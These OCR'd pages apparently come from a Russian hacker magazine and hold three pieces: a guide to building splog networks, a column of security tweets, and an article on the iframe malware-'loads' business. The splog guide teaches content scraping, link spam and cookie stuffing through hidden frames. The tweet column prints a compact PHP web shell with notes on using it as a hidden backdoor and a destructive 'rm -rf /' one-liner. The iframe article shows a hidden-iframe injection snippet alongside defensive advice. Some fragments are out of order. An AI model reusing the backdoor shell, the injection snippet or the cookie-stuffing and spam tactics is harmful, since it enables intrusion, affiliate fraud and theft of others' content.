Данный плагин генерирует XML-карту сайта и помогает ускорить индексацию на первых порах, что даст понять поисковым системам, какие страницы важнее. Его установка проста, достаточно лишь активировать плагин.



Platinum Seo Pack
bit.ly/QGOMs

Этот плагин улучшает внутреннюю SE-оптимизацию твоего блога и занимает второе место по важности в деле создания сплога. Среди функций: канонические ссылки, оптимизированные заголовки страниц, генерация мета-тегов, перманентный редирект на измененные адреса страницы.



WP Super Cache
bit.ly/2JRmag

Плагин, снижающий нагрузку на хостинг. Когда количество твоих сплогов перевалит за 10, то WP Super Cache поможет существенно сэкономить расходование ресурсов. Он может кэшировать некоторые динамические функции движка и выдавать некорректную информацию на страницах.



Popular Posts
bit.ly/fTOJ

Плагин, который улучшает внутреннюю перелинковку. Он выводит самые популярные статьи твоего сплога в сайдбаре, тем самым передавая вес с главной страницы на них. Твой шаблон должен поддерживать виджеты (и настраивается на вкладке настроек виджетов).



Simple Tags
bit.ly/1TAGjC

Плагин для автоматического создания и оптимизации меток. Позволяет подбирать метки и создавать из них так называемое облако тегов. Также улучшает внутреннюю перелинковку, тем самым увеличивая трафик. Облако устанавливается в области виджетов.

ПОИСК RSS-ЛЕНТ

Не стоить брать чужие списки лент — их нужно собирать самому. Одинаковые списки лент на всех сплогах — плохое решение. Найти RSS-ленты можно в различных каталогах (subscribe.ru/catalog/?rss, rssportal.ru).

При отборе лент обязательно проверять их на полноценность постов, ибо некоторые движки постят только анонсы статей в RSS, а нужны ленты с полными статьями. Источники обязательно должны совпадать с тематикой сплога и не иметь одинаковых статей. К выбору лент стоит подходить крайне серьезно: просматривать по 3-5 статей у каждого источника, так как вполне может оказаться, что это чей-то сплог или сайт, который в каждом посте рекламирует свои услуги, — такие источники не нужны.

Список параметров, которые желательно проверять у сайта-донора:

1. Индексация в поисковых системах;
2. Количество страниц в индексе более 300;
4. Количество публикаций в месяц от 5 и выше;
5. Уникальность статей;
6. Отсутствие коротких и бессмысленных статей.

Теперь вопрос — как свести это воедино и автоматически агрегировать?

ДВИЖКИ

В качестве сплогерского движка несомненным лидером является WordPress (альтернативой может быть Drupal или DLE). Для вордпресса есть целый ряд плагинов, облегчающих создание сплогов и увеличивающих количество трафика. Основополагающий плагин для сплогера — это, конечно же, FeedWordPress. Он позволяет осуществлять автоматический репостинг из выбранных RSS-лент. Вот некоторые из его возможностей:

- поддержка RSS/Atom;
- автоматическое создание категорий;
- размещение анонса или полной статьи;
- включение/отключение комментариев;
- выбор автора;
- пакетное добавление лент;
- отсутствие необходимости использовать cron.

Так как это основной плагин, я опишу подробный план действий:

1. После установки нужно перейти в раздел «Syndication», где выбирается подраздел «Posts & Links». В разделе «New posts» установим галочку «Hold syndicated posts for review; mark as Pending», а в разделе «Permalinks point to:» установим галочку напротив «The local copy on this website». Не забываем сохранить все сделанные изменения.
2. Теперь добавим источники RSS, для этого я советую воспользоваться встроенной пакетной функцией «add multiple», которая находится на вкладке «Syndication». Вставим туда список RSS-лент, предварительно найденные по моим советам, и нажмем кнопку «Add». После этого плагин проверит валидность источников и предложит подписаться на них. Нажимаем «Subscribe to selected resources».
3. Далее выбираем добавленные блоги в списке «Syndicated resources» и нажимаем «Update checked». Чем больше список, тем дольше обновление, поэтому придется немного подождать.
4. Из-за настроек первого пункта все записи будут ожидать проверки, поэтому стоит вручную установить время публикации и раскидать эти записи на постинг в течение 1-2 месяцев.
5. После того, как пройдет 2 месяца, нужно вернуть настройки первого пункта обратно. Первый и пятый пункты можно и не выполнять, но я рекомендую не начинать свежий сплог сразу с большого количества записей.

Помимо FeedWordPress есть целый ряд других полезных расширений, которые я привел во врезке. Главный проблемой связки WordPress и плагинов является большая нагрузка, которую, впрочем, можно частично решить с помощью плагинов для кэширования. Могу дать еще несколько советов. После установки соответствующей CMS лучше сразу отключить возможность комментирования. Также лучше убрать RSS или постить туда только анонсы


Product Category	Fixed Advertising Fee Rates
Electronics Products	4.00%
Amazon MP3 Products	10.00%
Amazon Video On Demand Products	10.00%
Game Downloads Products	10.00%
Endless.com and smallparts.com Products	15.00%
Gift Cards Redeemable on the Amazon Site	6.00%

Процентные ставки на Amazon.com

СПОСОБЫ МОНЕТИЗАЦИИ СПЛОГОВ

1. **Установка кода контекстной рекламы.**
   В качестве контекстной рекламы лучше всего использовать Google Adsense. Здесь стоит учесть, что такие сплоги должны выглядеть максимально качественно, иначе можно остаться без выплат. Сплоги, основанные на данном принципе, называются MFA (Made for Adsense).
2. **Продвижение других сайтов.**
   С продвижением все очень просто: прокачиваем множество сплогов схожей тематики и ставим сквозные ссылки на нужный сайт по нужным запросам.
3. **Продажа ссылок.**
   Для продажи ссылок можно использовать сервисы sape.ru или linkfeed.ru. Для того чтобы ссылки раскупались, у домена должен быть хороший возраст, высокий тИЦ и остальные SEO-показатели. Также хочу отметить, что продажа ссылок — это не самый лучший способ монетизации сплогов. Из-за плохого качества контента такие сплоги живут недолго и не успевают набрать нужные параметры.
4. **Установка баннеров.**
   С баннерами все сугубо индивидуально. Находим людей, которым нужен трафик по схожей тематике и устанавливаем их баннер. Ставить баннер по количеству кликов крайне не рекомендую, лучше продавать его только за фиксированную плату. Стоит отметить, что не каждый покупатель захочет скупать баннерный трафик со сплогов только потому, что это сплоги :-).
5. **Партнерские магазины.**
   Использование партнерских магазинов все больше и больше набирает популярность. Сплоги изначально создаются с товарами, и в каждом посте существует ссылка на сайт для их покупки.
6. **Cookie stuffing.**

Также можно использовать технологию cookie stuffing (bit.ly/pObKhh). Она позволяет подставить партнерские куки на множество магазинов. Для этого достаточно подгрузить партнерский магазин в скрытом фрейме. Пользователь, просматривающий сайты из выдачи и выбирающий подходящий ему магазин, может наткнуться на твои сплоги и, соответственно, получить твои куки. А после купить что-то в одном из твоих магазинов. Кстати, самой популярной партнерской программой для продажи реальных товаров является тот самый Amazon.com, иногда процентная ставка с продаж на нем доходит до 15%.



Настройки обновления FeedWordPress

НА ЧЕМ ОСНОВАН ТРАСТ ПОИСКОВЫХ СИСТЕМ?

Есть несколько параметров, влияющих на уровень доверия поисковиков.

1. **Время нахождения в индексе.**
   Чем дольше сайт находится в индексе поисковой системы, тем выше степень доверия к нему.
2. **Ссылки на сайт.**
   Чем больше естественных, а не покупных ссылок, ведут на сайт, тем выше поисковые системы его оценивают.
3. **Внешние ссылки.**
   Чем больше на сайте внешних ссылок, тем меньше уровень доверия.
4. **Качество сайта:**
   • уникальность и актуальность контента;
   • уникальность структуры;
   • внутренняя оптимизация;
   • скорость загрузки страниц;
   • валидный синтаксис HTML;
   • наличие контактов с админами/разработчиками.
5. **Посещаемость сайта.**
6. **Другие факторы.**

Ни одна из поисковых систем никогда не раскроет абсолютно все факторы, влияющие на уровень доверия к тому или иному сайту, поэтому тебе остается лишь экспериментировать.

статей. Это позволит защититься от плохого влияния на сплоги со стороны других вебмастеров.

ШАБЛОНЫ

Неотъемлемой составляющей сплогов является шаблон. Не стоит делать несколько сплогов на одном шаблоне, так как поисковые системы могут принять сплоги за нехорошую спамерскую сетку. Лучшим вариантом будет использование уникального шаблона или качественно переделанного бесплатного. Если не хочется самому делать шаблоны, или не хватает знаний для этого, можно скачать бесплатные — например, с xtemplate.ru или blogstyle.ru. Также не забываем удалять спрятанные ссылки и, возможно, бэкдоры в их коде (в бесплатных шаблонах зачастую спрятаны линки, с помощью которых нечестные вебмастеры прокачивают свои сайты).

ПРОДВИЖЕНИЕ

Каждый вебмастер в основном придерживается собственной стратегии для продвижения своих ресурсов, я лишь расскажу о самом основном. Первым делом нужно попасть в индекс поисковых систем, для чего можно использовать их встроенные AddUrl сервисы или прогон по социальным закладкам. Список сервисов социальных закладок можно взять с нашего диска. Постить вручную по закладкам может

ЗАРУБЕЖНЫЕ ВЕБМАСТЕРЫ УЖЕ ДАВНО ОТОШЛИ ОТ ТЕМЫ ДОРВЕЕВ В ПОЛЬЗУ СПЛОГОВ

быстро надоесть, поэтому стоит потратить немного денег на специализированные программы (Google → «Автоматический постинг в сервисы социальных закладок»). В качестве дополнительного способа попадания в индекс можно в настройках своей CMS (о выборе системы управления контентом мы поговорим ниже) добавить сервисы для RPC-пинга (их список также лежит на диске). В WordPress настройки RPC находятся на вкладке «Написание»: здесь нужно включить протокол XML-RPC и вставить список приложенных мною служб в нижнее поле. Если есть возможность для проставления «жирных» (трастовых и пиаристых) ссылок, то перед индексацией обязательно проставить несколько таких ссылок на главную страницу и HTML-карту сплога. После индексации можно плавно увеличивать количество входящих ссылок. Прокачиваем главную и сами посты. После того, как сплог проживет 2-3 месяца, можно проспамить его по форумам или блогам. Лучше всего взять 50-60% от всех ссылок на опубликованные посты и проспамить их любым доступным софтом (наверняка ты слышал про Xrumer). Также установим счетчик статистики, к примеру, liveinternet. Такой счетчик позволит оценить количество и качество посетителей. По мере роста сплога тебе будет видно, с каких страниц идет основной трафик. Советую взглянуть на позиции этих страниц в поисковых системах. Если страница не находится в топ-5, ей точно не помешают хорошие входящие ссылки.


ЧТО ДАЛЬШЕ?

После установки всего описанного выше стаффа и выполнения намеченного плана по раскрутке смело можно попробовать различные способы монетизации (см. врезку). И… приступать к созданию следующего сплога. В любом случае, каждый новый сплог — это нечто творческое и неповторимое. Никто не расскажет тебе готовый рецепт. В данном случае могу лишь посоветовать походить по специализированным форумам из сносок — там по крупицам можно выудить нужную и актуальную сплоговую информацию.


В этой статье я описал минимальный набор для начинающих сплогеров. Зарубежные вебмастеры уже давно отошли от темы дорвеев в пользу сплогов. Их выгода очевидна, они до сих пор приносят хороший заработок, не используя при этом никаких противозаконных технологий, в отличие от сегодняшних технологий изготовления дорвеев. Минусом качественных сплогов является потребность в ручной работе, поэтому здесь возникает проблема с массовым производством. Если ты решил начать заниматься сплогами, то решай: массовость, но с большим количеством банов со стороны поисковых систем, или же штучная, но качественная работа. Также советую не останавливаться на бесплатных решениях, описанных мной, а потратить некоторое количество денег и сил на поиски и покупку специально заточенного под это дело софта. Деньги вернутся к тебе сторицей :). ■

#hacker tweets


Твиттер в последнее время стал настоящимей кладезью знаний по информационной безопасности. Но это следствие. Важна причина: Твиттер стал местом, где обитает тусовка самых продвинутых ресерчеров и хакеров. Чтобы вовлечь тебя в этот мир и приблизить к элите, Алексей Синцов (@asintsov) в этой колонке будет ежемесячно отбирать самые интересные твиты.



@jaredpar:
«Лучше штука в UDP шутках, это то, что мне плевать, дошло до тебя или нет.».



@moxie__:
Закон обмана: количество раздуваемой информации об уязвимости до релиза ее деталей, обратно пропорционально реальной угрозе.




@0x6D6172696F:
Хороший небольшой PHP шелл с http://h.ackack.net/tiny-php-shell.html // <?=($_=@$_GET[2]).@$_($_GET[1])?> Почти no-alnum. Почти.

Комментарий:
Типа «скрытый» шелл. Можно юзать как бэкдор. Идея в том, что:
<? $var1="system"; $var2="dir"; $var1($var2);?>. Тогда понятно, что данный шелл надо юзать так:
http://localhost/shell.php?1=dir&2=system
Символ @ используется для скрытия ошибок в логах об отсутствие индексов 1 и 2 в запросе (то, что надо для бэкдора, ведь, скорее всего, легитимные запросы будут идти без этих параметров). Итого ~ <?php ($_="system").$_("dir");?>.

@KrisButaert:
У меня такие же проблемы с L в LDAP, как с S в SNMP


Комментарий:
LDAP = Lightweight Directory Access Protocol
SNMP = Simple Network Management Protocol
Лопата.



@kernelpool:
Атаки с указателем квоты пула уже не работают в Windows 8. Указатель процесса поКСОРен со случайным значением (nt!ExpPoolQuotaCookie).





Комментарий:
Переполнения пула не катит в восьмерке. Кому интересно как же это работало, советую посмотреть презентацию (bit.ly/qiWrtS).



@thegrugq:
Я поддерживаю selective disclosure, когда ты сообщаешь об баге, который мешает работе твоему эксплойту. «Исправьте это [и тогда я получу root]»




@chrisrohlf:
Когда я впервые слышал про {NX, DEP, SafeSEH, SEHOP, ASLR, RELRO, SmartPtrs, SafeInt, /GS, Heap Cookies, Unlink Checks ^'d fn ptrs, Reordered Vars, SDL, Sandboxes}, я думал, что ошибки memory corruption мертвы.
Единственное же решение — отсутствие багов вообще. Это еще не конец :)

@dakami:
«Я раньше думал, что мозг это самый замечательный орган в моем теле. Затем я осознал, кто мне это говорит».


Комментарий:
Дэн Камински цитирует Эмо Филлипса (американский комедиант...)




@timROGERS:
Счастливого 10-го дня рождения IE6. Это странно, так как есть не так много 10-летних стариков, вокруг, которым ты желал смерти еще 5 лет назад...



@anonymouSabu:
Внимание: вам не надо быть 'анонимусами', что бы быть Анонимусами. Не бойтесь выказывать поддержку идее.



@anton_chuvakin:
Боже, если ты существуешь, пожалуйста, не позволяй им создавать новую технологию APS — «APT Prevention System»



@zeminlu:
Русская рулетка в UNIX: sudo [$[$RANDOM % 6] == 0] && rm -rf / || echo "You live"



@DidierStevens:
Хорошие новости. Потестил я псевдо ASLR в EMET'е с включенной опцией «bottom up randomization». Оказывается псевдо-ASLR так же хорош, как и реальный ASLR.



@SecureTips:
В ответ на взлом kenel.org, @SecureTips рекомендует запускать серверы в runlevel 2, дабы избежать бэкдоров в rc3.d скриптах.



НА ЧЕМ ЗАРАБАТЫВАЮТ ВОРОТИЛЫ БИЗНЕСА ЗАГРУЗОК

Iframe: защита и нападение

Если ты не вращаешься в определенных кругах, то вряд ли знаешь о том, каким образом связаны между собой понятия iframe, траф и загрузки. Однако, если тебе хоть раз в жизни встречался SMS-блокер или твой мейл оказался завален спамом, то знай - ты попался в лапы к нехорошим людям, которые в своем теневом бизнесе оперируют как раз этими словами.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.


WTF?

Iframe, или плавающий фрейм, — это отдельный законченный HTML-документ, который вместе с другим содержимым и другими фреймами может быть отображен в любом месте веб-страницы. Проще говоря, этот тег позволяет загружать целый сайт внутри сайта. Есть два основных «черных» метода использования этого на первый взгляд безобидного тега:

1. Атаки на компьютеры обычных пользователей при помощи так называемых эксплойт-паков. Айфрейм идеально подходит для этих целей, ведь все происходит втайне от юзера;
2. Накрутка всевозможных счетчиков посещений, к примеру, LiveInternet или Яндекс.Метрика.
   В данной статье мы будем рассматривать именно первый метод.

Схема его использования довольно проста:

1. Покупается или пишется эксплойт-пак;
2. Покупается или арендуется антиабузный хостинг для установки эксплоит-пака;
3. Iframe-код этого эксплойт-пака вставляется на как можно большее количество HTML-страниц;
4. Уязвимые браузеры посетителей этих страниц пробиваются с помощью эксплойтов из пака;



NoScript в Firefox


5. К посетителю скрытно грузится специальный софт (отсюда берет свое начало термин «загрузки»);
6. Взятый под полный контроль компьютер этого посетителя используется для совершения каких-либо незаконных действий и, в конечном счете, для заработка.

Чисто технически все предельно понятно, но остается вопрос: каким образом злоумышленники получают посетителей (траф) на зараженные страницы?

ИСТОЧНИКИ ТРАФА

В бизнесе загрузок существует огромное количество способов для привлечения трафика. Притворимся инсайдерами и рассмотрим самые основные из них.

1. **Покупка.**
   Купить — это, пожалуй, самый легкий способ. Тут у злоумышленников есть несколько вариантов: покупка с рук на всевозможных хакерских форумах или покупка на специализированных биржах SEO-трафика. Многие форумы просто кишат темами о продаже трафика: «Продам US, UK, AU» или «Продам микс 100к». Это и есть те самые топики, где злоумышленники покупают пользователей для своих зловредных действий. Однако есть одно «но» - купить по-настоящему хороший трафик практически невозможно, потому что продавцы в основной массе используют его сами, а продают для того, чтобы получить больше выгоды. Или же продажа изначально идет в большое количество рук, то есть злоумышленнику сделать деньги на этом трафике будет тяжелее, так как каждый новый покупатель может стать его конкурентом. Увы, покупая трафик со специализированных бирж, также не стоит рассчитывать на качество трафика. Почти весь он состоит из ботов, которые, как ты понимаешь, ни на что не годятся. Но эволюция не стоит на месте: в последнее время стали появляться специализированные биржи как раз для таких черных дел. Многие недобросовестные вебмастеры и владельцы сайтов намеренно продают свой трафик туда, зная, куда он идет и что может приключиться с пользователями.
2. **Шеллы, фтп, доступы, админки.**
   На тех же самых форумах всегда найдется огромное количество объявлений о продаже так называемых шеллов, фтп, доступов и админок. Это, как правило, взломанные сайты, с которых хакер хочет получить прибыль, продав к ним доступ. Злоумышленники обычно используют их для рассылки спама, создания дорвеев и для того, чтобы поставить те самые айфреймы на свои связки. Иногда случается даже, что до боли знакомый сайт становится вредоносным. Время излечения от заражения зависит уже от администратора такого сайта.



Статистика одной из действующих связок эксплойтов

3. **Дорвеи.**
   Дорвеи — это сайты, которые не несут никакой полезной информации для обычного пользователя. Создают их для привлечения трафика с поисковых систем на партнерские сайты, которые зачастую являются простыми обманками. Например, в случае с СМС-платниками пользователь не получает ничего взамен после отправки одной или нескольких смс. Подобные сайты легко могут использоваться для распространения вирусов и тому подобного добра. Все чаще их создают на взломанных сайтах, так называемом «ломе».
4. **SEO, белые ресурсы.**
   Злоумышленники также могут создать и хорошие сайты с хорошим контентом и приятным дизайном. Такие сайты продвигаются в поисковых системах, а затем имеют во всякие интересные места своих пользователей с помощью все тех же айфреймов. К счастью, сами поисковики тоже не дремлют, и такие сайты зачастую награждаются табличкой с предупреждением о возможной опасности.
5. **Спам.**
   Очевидно, что банальный спам тоже являются распространителем вредоносных программ. Часто фрейм вставляется на редиректы. Редиректы — это средство для перенаправления пользователя на нужную страницу или сайт. Злоумышленники часто используют уязвимости в сайтах для того, чтобы создать на них редирект. Таким образом, человек, переходящей на знакомый сайт, попадает в лапы вредителей. Тем самым убиваются сразу два зайца: человек попадает на нужный сайт и подвергается атаке связок сплойтов. Также в рассылках может быть, скажем, Word-файл с заманчивым названием, где тоже присутствует ссылка на вредоносный сайт. Или человека просто просят скачать файл, который, как ты понимаешь, является вредоносным. Самое удивительное, что такие просьбы составляются специалистами в области НЛП и социальной инженерии, и юзер зачастую сам скачает и запустит любой зловред.

ОТКУДА ДЕНЬГИ?

После обзора источников трафа у тебя наверняка возник еще более интересный вопрос: а зачем же грузить эти вирусы и прочие вредоносы? Давай копнем еще немного глубже и посмотрим на то, на чем злоумышленники получают прибыль в описываемом бизнесе.

1. **Фейковые антивирусы.**
   Твой персональный компьютер подвергается заражению, и у тебя, как по мановению волшебной палочки, появляется антивирус, хотя ты ничего и никогда не устанавливал. Он в огромных количествах находит вирусы, якобы заразившие твои файлы. Для того чтобы вылечить все это непотребство, тебе предлагается купить полную версию антивируса, которая стоит более 100 долларов. Человек, загрузивший этот антивирус на твой компьютер, получит комиссионные с каждой такой продажи. А ты - ничего, кроме сожаления о потраченных средствах.
2. **Подмена выдачи.**
   Этот вид вредоноса более дружелюбен к пользователю, так как ведет он себя очень тихо и покупать ничего не просит. Эта

ИНЖЕКТЫ И АВТОЗАЛИВЫ

Инжекты — это внедрение определенного кода в браузеры (прямо как плагины) для анализа каких-либо полей и другой дополнительной информации пользователя. Чтобы лучше понять, зачем они нужны, предлагаю рассмотреть небольшой пример. Для того чтобы украсть деньги со счета, злоумышленнику нужно знать некоторые дополнительные данные (кодовое слово, девичья фамилия матери и т.д.). Взять их вроде бы неоткуда, кроме как у самого пользователя. Но не спрашивать же их напрямую? На самом деле можно, но хитро — так, чтобы он не заметил подвоха. Для этого мошенник может обратиться к зло-кодерам, которые и пишут эти самые инжекты. Обычно их создают специально под оформление сайта, с которого далее будет вымогаться информация (например, странички онлайн-банкинга). У человека при заходе в свой аккаунт на банковском сайте органично всплывает окно, которое запрашивает прямо здесь и сейчас ввести дополнительные данные. Ничего не подозревающий пользователь их вводит. Данные, в свою очередь, отправляются злоумышленнику, а дальше при их помощи и совершается кража средств.

Аз — это автозаливщик. По сути это возможность трояна, которая позволяет без участия оператора (владельца ботнета) автоматически осуществлять залив (перевод денежных средств с банковского аккаунта жертвы) на некоторого заранее обозначенного дропа. К примеру, автозалив может осуществляться в момент, когда жертва заходит на страничку своего онлайн-банкинга.

Название	Результат
AVG Free	OK
ArcaVir	OK
Avast 5	OK
Avast	OK
AntiVir (Avira)	OK
BitDefender	OK
VirusBuster Internet Security	OK
Clam Antivirus	OK
COMODO Internet Security	OK
Dr.Web	OK
eTrust-Vet	OK
F-PROT Antivirus	OK
F-Secure Internet Security	OK
G Data	OK
IKARUS Security	OK
Kaspersky Antivirus	OK
McAfee	OK
MS Security Essentials	OK
ESET NOD32	OK
Norman	OK
Norton Antivirus	OK
Panda Security	OK
A-Squared	OK
Quick Heal Antivirus	OK
Rising Antivirus	OK
Solo Antivirus	OK
Sophos	OK
Trend Micro Internet Security	OK
VBA32 Antivirus	OK
Vexira Antivirus	OK
Webroot Internet Security	OK
Zoner AntiVirus	OK
AhnLab V3 Internet Security	OK

Проверка хорошо закриптованной связки на наличие вирусов

КАК ЗАЩИТИТЬСЯ ОТ АТАК ЧЕРЕЗ IFRAME

Теперь, когда ты оправился от ужаса всего написанного выше, я хочу рассказать тебе о защите от айфреймов. Как говорится, спасение утопающего — дело рук самого утопающего. Итак, есть несколько инструментов:

1. Антивирусы.
Самым простым способом защиты является, конечно же, антивирус, который будет предотвращать атаки на твой компьютер с так называемых «грязных сплоитов». Грязные сплоиты — это сплойт-паки, которые когда-то уже были обнаружены антивирусными компаниями или другими сервисами наподобие Malware Tracker'a. Таким образом, при атаке грязной связки антивирус сможет защитить твой персональный компьютер, так как сайт или код связки уже были занесены в базы обновлений.

2. Плагины.
Злоумышленники - люди далеко не глупые и вряд ли станут держать свой софт в «грязном» состоянии, поэтому мы не будем на 100% полагаться на антивирусы и постараемся защитить свою машинку сами. Так как большая часть атак нацелена на плагины (Adobe Flash Player, Java, Adobe Reader), советую тебе просто выключить их. Хоть это и не очень удобно, зато наиболее безопасно, ведь в плагинах практически ежедневно обнаруживают какие-либо дырки. Отдельного упоминания требует Java, так как в ней находится большая часть уязвимостей. Ее в любом случае лучше выключить, потому что на серфинг в Интернете это никак не повлияет.

3. Обновления.
Не зря производители программ всегда пытаются засунуть в как можно большее количество мест эти надоедливые механизмы обновлений. Помнишь, в детстве всегда заставляли пить невкусные лекарства? Тут совершенно так же. Эти «лекарства» как раз и устраняют все уязвимости, которыми так охотно пользуются злоумышленники.

4. Блокеры Iframe'мов.
Блокеры фреймов — это лучшее решение для тех, кто не привык к «неполноценному» Интернету. Нехитрое действие по блокированию фрейма до того, как он открылся, вполне полноценно сможет уберечь твой компьютер от заражения.
Многие «No Ads»-дополнения имеют в своем арсенале такую функцию, как блокирование Iframe'мов, например, NoScript (noscript.net). Для включения функции блокирования фреймов заходи в «Инструменты → Дополнения», затем заходи в опции NoScript'a, открывай вкладку «Plugins» и ставь галочку напротив «Forbid <IFRAME>».

5. JavaScript.
Этот радикальный способ также поможет избежать заражения, т.к. криптованный фрейм просто не сможет сработать. Однако не смогут работать и большинство современных сайтов :). Так или иначе, имей в виду, что соответствующая настройка есть в настройках любого браузера.

С КАЖДЫМ ДНЕМ ПОЯВЛЯЕТСЯ ВСЕ БОЛЬШЕ НОВЫХ СПОСОБОВ КРАЖИ ПЕРСОНАЛЬНЫХ ДАННЫХ



Статистика по эксплойтам в одной из связок

программа меняет рекламу и результаты поиска в Интернете на рекламу злоумышленников, которые получают с этого доход. Такой прием обычно используется как дополнительный способ заработка на зараженных машинах.

3. **Винлоки/Блокираторы.**
Самый злобный способ выжима денег из загрузок. Специальная программа блокирует систему и просит сделать что-то, чтобы твой компьютер был разблокирован. Сейчас очень популярны предложения с пополнением баланса сотового оператора в обмен на код для разблокировки на гипотетическом чеке. После пополнения телефона злоумышленника ты никакого кода не увидишь, и твой компьютер так и останется с окном, которое просит пополнить номер мобильного телефона. Также для ускорения получения денег и еще большего испуга пользователя злоумышленники используют надписи, которые гласят, что через некоторое время файлы с компьютера будут удалены, хотя, скорее всего, ничего такого не произойдет.
4. **Аккаунты от банков/Кредитные карты/ Другая личная информация.**
Все перечисленное выше является основной целью людей, которые поражают вирусами компьютеры простых пользователей. На машину попадает какой-либо граббер, например, уже набившие оскомину всем антивирусным фирмам Zeus или SpyEye, затем этот граббер ворует все введенные данные и отправляют их на сервер, где злоумышленники анализируют их и находят нужную им для кражи денег инфу. С повышением грамотности пользователя и развитием безопасности софта красть такие данные стало сложней, но и теневой бизнес не стоит на месте. С каждым днем появляется все больше новых способов кражи персональных данных: к примеру, инжекты и так называемые «аз» программы (подробнее во врезке).
5. **Ддос.**
Создание ботнетов для совершения DDoS-атак — это уже повседневное дело. Чаще всего владельцы ботнетов оказывают услуги по вымоганию денег с владельцев интернет-ресурсов под угрозой ддос-атаки.
6. **Спам.**
Ботнеты используются для рассылки спама. Самым известным был ботнет Rustock, который в свои лучшие времена генерировал до 4 миллиардов писем в сутки.
7. **Продажа.**
Данное описание было бы неполным без упоминания такого примитивного способа получения нечистой прибыли, как простая продажа загрузок под определенные описанные выше цели. Люди создают огромные сервисы по загрузке вредоносных программ на компьютеры пользователей и зарабатывают на этом незаконном бизнесе немалые деньги.

РЕАЛИЗАЦИЯ

Я не буду описывать, как влиться в описываемый бизнес, так как это мерзко и противозаконно. Опишу лишь вкратце, как злоумышленники заражают страницы на уязвимом сайте. Итак, допустим, в HTML-исходнике какого-либо ресурса ты обнаружил следующий

Мы предлагаем вам зарегистрироваться в нашей PPI партнерской программе.
Приннимаен адвертов от 500 инсталов в сутки.

Платим: 150-250$/1K
Ценовые условия зависят от качества ваших инсталов.
- Регулярно криптуеный exe.
- Подробная онлайн статистика.
- Грузиться тихий софт и не мешает работе ПК юзера.
- Выплаты каждый вторник за предыдущую неделю.
- Предоставляем связку.

Не выкупаем:
1) Инсталы, идущие в несколько рук
2) Инсталы с порнушных сайтов (адалт).

Просьба сразу указывать:
1) Суточный объем инсталов.
2) Происхождение инсталов(тематика).

Пост на одном из специализированных форумов

код (на практике ты вряд ли заметишь такой код, так как обычно iframe нехило закриптован и обфусцирован):

```
<iframe src="http://site.ru/1.php" width="0" height="0"
frameborder="0"></iframe>
```

Здесь ты можешь увидеть ссылку site.ru/1.php и некоторые параметры. Давай сначала пройдемся по параметрам:

```
width="0" — ширина
height="0" — высота
frameborder="0" — убирает границы фрейма
```

Данный код скрывает подгружаемую ссылку, делая ее незаметной для глаз пользователя. По самой ссылке находится связка с эксплойтами. Сначала определяется вид браузера, наличие плагинов и тип ОС, а затем связка пытается «пробить» этот браузер всеми доступными методами. Эксплойты обычно берутся с багтреков или же покупаются в привате за n-ную сумму зеленых президентов. Если эксплойт сработал, то к пользователю автоматически загрузится или сам вирус, или специальная программа-лоадер, которая будет ждать команды из «центра» на загрузку определенного софта. Также стоит отметить, что в последнее время появились такие связки, которые в случае непробива пользователя используют приемы социальной инженерии с просьбой о загрузке вируса.

ИТОГИ

